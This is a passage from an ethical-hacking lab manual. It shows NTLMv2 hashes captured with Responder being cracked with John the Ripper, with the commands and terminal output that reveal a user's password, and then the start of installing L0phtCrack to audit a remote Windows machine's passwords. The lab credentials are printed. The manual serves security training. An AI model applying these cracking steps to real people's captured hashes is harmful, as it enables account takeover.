17. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**).
18. To crack the password hash, the John the Ripper tool must be installed on your system. To install the tool, open a new **Terminal** window, type **sudo snap install john-the-ripper**, and press **Enter**.
19. In the **password for ubuntu** field, type **toor** and press **Enter** to install the John the Ripper tool.
20. After completing the installation of John the Ripper, type **sudo john /home/ubuntu/Responder/logs/<Log File Name.txt>** and press **Enter**.
Note: The log file name will differ in your lab environment. Here, the log file name is **SMB-NTLMv2-SSP-10.10.10.10.txt**.
21. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.



```
ubuntu@ubuntu:~$ sudo snap install john-the-ripper
[sudo] password for ubuntu:
john-the-ripper 1.9j1-a16c8a7X from Claudio André (claudioandre-br) installed
ubuntu@ubuntu:~$ sudo john /home/ubuntu/Responder/logs/SMB-NTLMv2-SSP-10.10.10.10.txt
Created directory: /root/snap/john-the-ripper/297/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/snap/john-the-ripper/current/run/password.lst, rules:Wordlist
qwerty      (Jason)
1g 0:00:00:00 DONE 2/3 (2020-09-10 22:08) 25.00g/s 167250p/s 167250c/s 167250C/s 123456..random
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
ubuntu@ubuntu:~$
```

Figure 1.1.18: Password cracked successfully

22. This concludes the demonstration of performing an active online attack to crack a password using Responder.
23. Close all open windows and document all the acquired information.
24. Turn off the **Ubuntu** virtual machine.
25. Close all windows on the **Windows 10** virtual machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon (user icon), and click **Sign out**. You will be signed out from Jason's account.




Figure 1.1.19: Sign out

T A S K 2**Audit System Passwords using L0phtCrack**

In this lab, as an ethical hacker or penetration tester, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.

Here, we will audit system passwords using L0phtCrack.

T A S K 2 . 1
Install and Configure L0phtCrack

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

1. Launch the **Windows 10** and Windows **Server 2016** virtual machines.
2. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa\$\$w0rd**.
3. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Password Cracking Tools\L0phtCrack**; double-click **lc7setup_v7.1.5_Win64.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

4. **L0phtCrack** starts loading; once the loading completes, the **L0phtCrack Setup** window appears; click **Next**.




Figure 1.2.1: L0phtCrack Setup window

5. Follow the wizard-driven installation steps to install **L0phtCrack**.
6. After completing the installation, the **Completing L0phtCrack 7 Setup** wizard appears. Ensure that the **Run L0phtCrack 7** checkbox is selected and click **Finish**.

Note: The L0phtCrack version might differ in your lab environment.




Figure 1.2.2: L0phtCrack Setup window: click Finish

7. The **L0phyCrack 7 - Trial** pop-up appears; click the **Proceed With Trial** button.




Figure 1.2.3: L0phtCrack7-Trial window

Note: If an **Update Available** pop-up window appears, then click **Skip This Update**.

8. In the next wizard, click the **Password Auditing Wizard** button.



Figure 1.2.4: Start Password auditing wizard

9. The **LC7 Password Auditing Wizard** window appears; click **Next**.




Figure 1.2.5: Password auditing wizard window

10. In the **Choose Target System Type** wizard, ensure that the **Windows** radio button is selected and click **Next**.




Figure 1.2.6: Choose target system type option

11. In the **Windows Import** wizard, select the **A remote machine** radio button and click **Next**.

